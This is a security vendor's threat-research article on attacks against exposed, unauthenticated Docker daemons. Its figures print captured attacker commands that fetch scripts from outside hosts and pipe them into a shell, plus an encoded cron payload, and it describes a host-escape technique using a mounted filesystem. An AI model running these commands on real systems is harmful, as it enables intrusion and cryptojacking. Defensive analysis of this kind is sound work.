Attacker's Tactics and Techniques in Unsecured Docker Daemons Revealed

By Jay Chen

Published: 2020-01-29 · Archived: 2026-04-06 02:00:47 UTC

Executive Summary

Between September and December 2019, Unit 42 researchers periodically scanned and collected metadata from Docker hosts exposed to the internet (largely due to inadvertent user errors) and this research reveals some of the tactics and techniques used by attackers in the compromised Docker engines. In total, 1,400 unsecured Docker hosts, 8,673 active containers, and 17,927 Docker images were discovered in our research. The Docker team worked quickly in tandem with Unit 42 to remove the malicious images once our team alerted them to this operation.

Container technology has gained enormous popularity in the past few years and is becoming the de facto way for packaging, delivering, and deploying modern applications. While the technology is quickly evolving and being adopted, it also becomes a valuable target for adversaries.

While the majority of the malicious activities involved cryptojacking (mostly mining for Monero), some compromised Docker engines were used for launching other attacks or installing rootkits on the hosts. Sensitive information, such as application credentials and infrastructure configuration were also found from the exposed logs. One interesting tactic we frequently saw was attackers mounted the entire host file system to a container and accessed the host operating system (OS) from the container to read/write from it.

We organized the observed malicious activities into the four categories below and provided an overview of each category with real samples.

1. **Deploy Container Images with Malicious Code**.
   Malicious images are first pushed to a public registry. The images are then pulled and deployed on the unsecured Docker hosts.
2. **Deploy Benign Container Images and Download Malicious Payloads at Run Time**.
   Benign images are deployed on the Docker hosts. Malicious payloads are then downloaded and executed inside the benign containers.
3. **Deploy Malicious Payloads on the Host**.
   Adversaries mount the entire host file system to a container and access the host file system from the container.
4. **Obtain Sensitive Information from the Docker Log**.
   Adversaries scrape the Docker logs to find sensitive information such as credentials and configurations.



Figure 1. Four categories of the observed malicious activities

Docker Daemon

Docker daemon is a persistent background process that manages the containers on a single host. It is a self-sufficient runtime that manages Docker objects such as images, containers, network, and storage. Docker daemon listens for REST API requests and performs a series of container operations accordingly. Applications or users typically use Docker clients to authenticate and interact with Docker daemons. A Docker daemon can also communicate with other Docker daemons if multiple hosts are managed as a service or a cluster.

By default, Docker daemon creates a non-networked Unix domain socket at /var/run/docker.sock and only processes with root permission or Docker group membership can access it. If a client needs to access a Docker daemon remotely, Docker daemon can open a TCP socket and listens on port 2375 for REST API requests. The default TCP socket provides

unencrypted and unauthenticated access to the Docker daemon. Mutual authentication with TLS can also be configured to secure the communication between the client and the remote daemon. Docker management tools such as Portainer, Kitematic, and Rancher typically require users to enable the TCP socket so that a cluster of Docker hosts can be managed remotely. However, as TLS configuration can be complicated, users sometimes made mistakes and inadvertently exposed unauthenticated daemons to the entire internet.

Explore the Exposed Docker Daemons

Due to the complexity of setting up TLS, we found many misconfigured and unsecured Docker daemons on the internet. There are Docker daemons that have no encryption or authentication. There are also Docker daemons with TLS configured, but the daemons fail to verify the client certificates. Without verifying the client certificates, anyone can still establish an encrypted but unauthenticated connection to the daemon. Malicious actors who find these unsecured Docker daemons can gain full control of the Docker platform and perform actions such as deploying new containers, logging into any active container, and downloading the container images. Since the Docker daemon runs as a root process on the host, attackers may also gain full control of the host.

To understand the tactics and techniques that the malicious actors exploit on these unsecured Docker hosts, we periodically scanned for the exposed Docker daemons on the internet and collected their metadata between September and December 2019. We are interested in seeing the malicious images, containers, and processes deployed on the compromised hosts. Using the Internet of Things search engines Shodan and Censys, we found around 5,000 Docker daemons exposed to the internet and 10-15% of these daemons can be accessed without authentication. Using the standard Docker Daemon APIs, we collected metadata from the unsecured hosts by making a few read-only requests, as shown in Table 1.

API	Description
GET /info	Show system-wide information
GET /containers/json	List containers
GET /images/json	List Docker images
GET /volumes	List mounted/bind volumes
GET /swarm	Inspect the swarm configuration
GET /events	Get container events from Docker

Table 1. Docker Daemon APIs used for collecting metadata.

Overall, we identified more than 1,400 unique unsecured Docker hosts, 8,673 active containers, 17,927 Docker images, and 15,229 volumes. Figure 2 shows the location distribution of the Docker daemons. Figure 3 shows their Docker versions and OS types. In the next section, we will summarize the malicious activities observed on these compromised Docker hosts.



Figure 2. Location of the unsecured exposed Docker hosts



Figure 3. The versions (left) and the OS (right) of the unsecured Docker hosts

Malicious Activities in the Exposed Docker Daemons

Once malicious actors discover an unsecured Docker daemon, they can gain full control of the Docker platform and potentially compromise the entire host. Our research shows that the majority of the compromised platforms were involved in cryptojacking (mostly mining for Monero), and some were also used as stepping stones for launching other attacks. We see adversaries compete for the "free resources" by eliminating each other from the systems, and some more aggressive adversaries further compromise the host and install malware directly on the host OS. The observed malicious activities are organized into four categories and are detailed in each subsection.

Deploy Container Images with Malicious Code

Each Docker image packages all the dependencies necessary for running the application. The application can thus run identically on any platform, operating system, and infrastructure. Malicious applications can also be delivered the same way with high reliability. Adversaries use public container registries such as Docker Hub and Quay to store and deliver malicious container images. As Docker Hub is the default registry trusted by most Docker hosts, it is frequently used to store and serve malicious images. These types of malware are pulled and run as containers directly on the compromised hosts. They typically just steal the CPU, memory, or networking resources without harming other containers or processes on the same host. Because the malicious code is built into the container images, composition analysis tools such as Prisma Cloud can usually identify the malicious files before the images get deployed. Our research found numerous images on Docker Hub containing malicious code, as shown in Table 2. Note that Docker Hub has deactivated these images after we reported them.

Repository/Image	Malicious content
abailey000/debian	xmrig monero miner. Mining pool: mine.c3pool[.]comMining address: 4453uAxM3ej4p4DWJBV8v1QpdA9vZB7j1cocTXcbjpoSaxXdBC5SxDrgxU6JmV8ePhL95kwHTtZwcP5zENXNSJwU
challengerd/challengerd	xmrig monero miner. Mining pool: monerohash[.]comMining address: 89mvBaUVy4r6A2rNBVdatMBaLP27zPYGyivmDbJFqFPvUxEwVB4v4V52wgnpH6BWvjHkyzZLMJso7YUgsNwY15
tanchao2014/mytest	xmrig monero miner. Mining pool: pool.supportxmr[.]comMining address: 45TwKEr1LjoEPuxnbfuPhaXCf138AoQvtSJ3jdqg1gPxNjkSNbQpzZrGDaFHGLrVT7AzM7tU9QY8NVdr4H1C3r2d3X
freetouse3/accumulo	xmrig monero miner. Ming pool: xmr.f2pool[.]com Mining address: 43U3d1PBg4Gi2BaeMx7nH2dQsyZhAdMRATkJmbvr3kFuEMvU93f4H5geqjnru7SjLA3q81xCnUWr9PdFJRKDB5131
shaylsholmes/myubuntu	xmrig monero miner. It randomly checks IPs in IPv4 address space for possible exposed Docker hosts.Mining pool: pool.minexmr[.]comMining 46H5FPmG5x8NCXTTLMWcTzezHR5CqkQeg41XnbfK1Ujh1sw4xx29WmM15rEVaXMrUWN8SutBnGe21XvWg3T6
pocosow/centos	A cryptojacking malware with worm capability. The image itself does not contain the cryotojacking code, but it deploys another two malicious containers with xmrig mone Mining address: 45TwKEr1LjoEPuxnbfuPhaXCf138AoQvtSJ3jdqg1gPxNjkSNbQpzZrGDaFHGLrVT7AzM7tU9QY8NVdr4H1C3r2d3X The detail is published in Unit 42 blog Graboid.
heybb/theimg1	The container launches Slowloris DoS attack over the Tor network. It periodically pulls new payloads and targets from a c control server on the tor network.

Table 2. Docker images with malicious code

Deploy Benign Container Images and Download Malicious Payloads at Run Time

Containers are designed to be self-sufficient, and once a container starts, its file system and active processes generally stay unchanged. However, if there are no security policies, such as AppArmor or SELinux, to restrict the file system access, adversaries can still install and execute malicious payloads inside containers at run time. While composition analysis tools are good at identifying malicious code in container images, they can't see the malicious payloads installed at run time. An adversary can deploy a verified official image from Docker Hub and inject malicious processes into the container at a later time. More advanced container runtime protection such as Prisma Cloud Compute are necessary to detect this type of attack.

In Figure 4, a malicious script was downloaded and executed in an official Ubuntu image. In Figure 5, two malicious scripts were downloaded and run on the host file system through an official Alpine image. Figure 6 shows that a base64 encoded script was added to the host's crontab through an official Busybox image.


```
"Image": "ubuntu",
"ImageID": "sha256:775349758637aff77bf85e2ff0597e86e3e859183ef0baba8b3e8fc8d3cba51c",
"Command": "/bin/bash -c 'apt-get update && apt-get install -y wget cron;service cron start; wget -q -O - 142.44.191.122/d.sh |
sh;tail -f /dev/null'",
```


Figure 4. Execute a malicious command in an official Ubuntu image


```
"Image": "alpine",
"ImageID": "sha256:caf27325b298a6730837023a8a342699c8b7b388b8d878966b064a1320043019",
"Command": "chroot /mnt /bin/sh -c '/sbin/sysctl -w net.ipv4.conf.all.forwarding=1;curl -s http://gyazo.nl/
411d2790f01244c93a864d51125722e8;curl -s -L http://ix.io/1XQa | bash;'",
```


Figure 5. Execute a malicious command in an official Alpine image


```
"Image": "busybox",
"ImageID": "sha256:b534869c81f05ce6fbbdd3a3293e64fd032e059ab4b28a0e0d5b485cf904be4b",
"Command": "chroot /mnt sh -c 'echo
TUFJTFRPPScnCiNIRUxMPS9iaW4vYmFzaApQQVRIPS91c3IvbG9jYWwvc2JpbjovdXNyL2xvY2FsL2Jpbjovc2JpbjovYmluOi91c3Ivc2JpbjovdXNyL2JpbgoqLzUgKi
AqICogKiByb290IGZ1bmN0aW9uIGQxKCl7IGN1cmwgLS1yZXRyeSAyIC0tY29ubmVjdC10aW1lb3V0IDI2IC0tbWF4LXRpbWUgNzUgLS11c2VyLWFnZW50ICdNb3ppbGxh
LzUuMCAoWDExOyBMaW51eCB4ODZfNjQpIEFwcGxlV2ViS2l0LzUzNy4zNiAoS0hUTUwsIGxpa2UgR2Vja28pIENocm9tZS81MS4wLjI3MDQuMTAzIFNhZmFyaS81MzcuMz
YnIC1mc1NMayAkMTsgfTtmdW5jdGlvbiBkMigpeyB3Z2V0IC0tdHJpZXM9MiAtLWNvbm5lY3QtdGltZW91dD0yNiAtLS1uby1jaGVjay1jZXJ0aWZp
Y2F0ZSAtLXVzZXItYWdlbnQ9J0ivemlsbGEvNS4wICh4MTE7IExpbnV4IHg4Nl82NCkgQXBwbGVXZWJLaXQvNTM3LjM2IChLSFRNTCwgbGlrZSBHZWNrbykgQ2hyb21lLz
UxLjAuMjcwNC4xMDMgU2FmYXJpLzUzNy4zNicgLXFPLSAkMTsgfTt1MT0iaHR0cHM6Ly9la25yNzN1dHI3dTdiendvLm9uaW9uLndzL3dwLWNvbnRlbnQvSjZNODZWIjt1
Mj0iaHR0cHM6Ly9la25yNzN1dHI3dTdiendvLm9uaW9uLmx5L3dwLWNvbnRlbnQvSjZNODZWIjt1Mz0iaHR0cHM6Ly9la25yNzN1dHI3dTdiendvLnRvcjJ3ZWIuc3Uvd3
AtY29udGVudC9KNk04NlYiOyhkMSAke3UxfXx8ZDEgJHt1Mn18fGQxICR7dTJ9fHxkMiAke3UxfXx8ZDIgJHt1Mn18fGQyICR7dTN9KXwvYmluL2Jhc2ggJgo=|base64
-d|tee /etc/cron.d/crontab'",
```


Figure 6. Execute a malicious command in an official Busybox image

Deploy Malicious Payloads on the Host

Unsecured Docker daemons give malicious actors full access to all the containers and images, but the daemon doesn't directly provide access to the host OS. An interesting trick we frequently saw is attackers mounted the entire host file system to a container and access the host OS from the container. When the entire host file system is mounted, almost all the files on the host can be read/written from the container.

In Figure 7, an adversary created a container that mounted the entire host file system (/) to the container file system (/mnt). Figure 8 shows how the adversary executed a malicious payload against the host file system from the container. The chroot command changes the root directory of the calling process to /mnt, which points to the root of the host file system. After chroot is done, the malicious process virtually runs on the host file system.

Figures 9-11 show other observed techniques used to compromise the host using the mounted file system. In Figure 9, the adversary created a malicious cron job on the host by sending a malicious payload to the host mount point (/mnt) in the container. In Figure 10, the adversary added a new public key to the root's home directory on the host. This key enables direct ssh access to the host OS. In Figure 11, malicious code was downloaded and dropped to the host boot procedure directory rc3.d through the mount point.

Figure 7. Root of the host file system is mounted to a container



Figure 8. Execute commands inside a container

Figure 9. Execute commands inside a container

Figure 10. Execute commands inside a container



Figure 11. Execute commands inside a container

Obtain Sensitive Information from the Docker Log

By default, the Docker daemon maintains the event and log for every container from the time it is created to the time it is killed. Logs are crucial for debugging and auditing, but sensitive information such as configurations and credentials may also leak from the logs.

In Figure 12 and Figure 13, application passwords were revealed from the command logs. In Figure 14, the IP of the etcd server and locations of key files were leaked from the command logs. These credentials facilitate lateral movements and could quickly expand the scale of the compromise.

Figure 12. Leaked redis credential from the container command

Figure 13. Leaked portainer credential from the container command



Figure 14. Leaked key files from the container command

Throughout the research, we observed a set of websites that were frequently used for delivering malicious payloads or receiving exfiltrated data from the compromised hosts. Most of these domains allow users to upload and download files anonymously. Table 3 lists nine websites that we saw multiple times.

Website	Website Information
bigbotpein[.]cf	Users can upload and download files anonymously
mediafire[.]com	Users can upload and download files anonymously
transfer[.]sh	Users can upload and download files anonymously
ix[.]io	Users can use REST API to paste, view, and delete plain text files
gyazo[.]nl	Users can upload images or videos and receive a download link.
onion[.]ly	A Tor web proxy that allow users to access Tor services through regular browsers
onion[.]ws	A Tor web proxy that allow users to access Tor services through regular browsers
tor2web[.]su	A Tor web proxy that allow users to access Tor services through regular browsers
ngrok[.]io	A service that exposes a local web server to the internet. C2 can be hidden behind the service

Table 3. Websites commonly used as C2

Conclusion

This research provides the first, street-level view into the tactics and techniques attackers use when compromising container platforms. We learned not only the malicious activities in the container platform but also the counter measurements necessary to detect and prevent these activities. Since most of the vulnerabilities are caused by accidentally exposing an unsecured Docker daemon to the internet, some defense strategies to mitigate them include:

- Always enforce mutual authentication when configuring TLS on Docker daemon socket
- Use Unix socket to communicate with Docker daemon locally or use SSH to connect to a remote Docker daemon
- Only let an "allow list" of client IPs to access the Docker server
- Enable Content Trust in Docker so that only signed and verified images can be pulled
- Scan every container image for vulnerabilities and malicious code.
- Deploy run time protection tools to monitor the running containers.

Palo Alto Networks customers are protected in the following ways:

- Prisma Cloud vulnerability scanner can detect vulnerable/malicious codes and block them at build time.
- Prisma Cloud Compute continuously monitors containers and hosts at run time.
